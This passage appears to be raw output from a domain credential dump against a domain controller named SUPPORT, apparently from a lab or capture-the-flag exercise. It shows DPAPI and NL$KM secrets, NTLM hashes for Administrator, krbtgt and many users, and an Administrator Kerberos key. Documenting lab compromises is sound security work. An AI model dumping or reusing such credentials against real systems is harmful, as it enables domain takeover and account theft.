SUPPORT\DC$:plain_password_hex:95fc39a798620082 2d90accd8e6303c0dbf6d75cb895c88ca9fa2fff603e8d45ded217dd1935c5cdc6329ffe99e2759cea0da837f766d65cc24b2bb30669afcc43fbcd3950333bea1d0f0dab2f
249729645388fe9738a3e12114a162f8dda3650bcf7c2ffa184
364c5e964c02581556878de317b16b9c6e8efa039c5eedfae234d5aeb6b6abf428d24b2d4c70a4819a9e44a786cf8d5663d2a72fe42ff63a95e9f855aec069b767827fa3c317f60bf6bafe51f5fe2268c1ddabef13dec4c19751012c6
e5239e35022c95a12fabf2c48bac0fe9e591c8785db27403a34
c2a4535335563eff1c1b23e71d7cb58c361c096
SUPPORT\DC$:aad3b435b51404eeaad3b435b51404ee:60aac638b3bbe8c5bbd1a081aca9405e:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5f39b9187072640dd3b9ebc53cdcbd2cda166279
dpapi_userkey:0xc98d4a2ff3c17181eaaad459d6383cff7c72bc2d
[*] NL$KM
 0000   D7 80 3F C7 76 67 B3 22  E7 C9 9B 98 33 D7 F1 A4   ..?.vg."....3...
 0010   E9 EE B2 38 B7 E0 34 5F  12 36 AB 44 F2 4F 75 7D   ...8..4_.6.D.Ou}
 0020   56 22 0F 0F 3C 2D 2E 4C  E6 FD 61 01 63 A4 32 B4   V"..<-.L..a.c.2.
 0030   CE 66 7B DB E7 CF 28 F8  4C 9E 9C 46 A0 61 1B 8B   .f{...(.L..F.a..
NL$KM:d7803fc77667b322e7c99b9833d7f1a4e9eeb238b7e0345f1236ab44f24f757d56220f0f3c2d2e4ce6fd610163a432b4ce667bdbe7cf28f84c9e9c46a0611b8b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb06cbc02b39abeddd1335bc30b19e26:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6303be52e22950b5bcb764ff2b233302:::
ldap:1104:aad3b435b51404eeaad3b435b51404ee:b735f8c7172b49ca2b956b8015eb2ebe:::
support:1105:aad3b435b51404eeaad3b435b51404ee:11fbaef07d83e3f6cde9f0ff98a3af3d:::
smith.rosario:1106:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
hernandez.stanley:1107:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
wilson.shelby:1108:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
anderson.damian:1109:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
thomas.raphael:1110:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
levine.leopoldo:1111:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
raven.clifton:1112:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
bardot.mary:1113:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
cromwell.gerard:1114:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
monroe.david:1115:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
west.laura:1116:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
langley.lucy:1117:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
daughtler.mabel:1118:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
stoll.rachelle:1119:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
ford.victoria:1120:aad3b435b51404eeaad3b435b51404ee:0fab66daddc6ba42a3b0963123350706:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:60aac638b3bbe8c5bbd1a081aca9405e:::
MANAGEMENT$:2601:aad3b435b51404eeaad3b435b51404ee:3f99f2f26988d1f348d378e84f86bc58:::
knox$:5101:aad3b435b51404eeaad3b435b51404ee:18da6c2895c549e266745951d5dc66cb:::
attackersystem$:5102:aad3b435b51404eeaad3b435b51404ee:ef266c6b963c0bb683941032008ad47f:::
knox1$:5103:aad3b435b51404eeaad3b435b51404ee:18da6c2895c549e266745951d5dc66cb:::
knox2$:5104:aad3b435b51404eeaad3b435b51404ee:18da6c2895c549e266745951d5dc66cb:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f5301f54fad85ba357fb859c94c5c31a6abe61f6db1986c03574bfd6c2e31632
```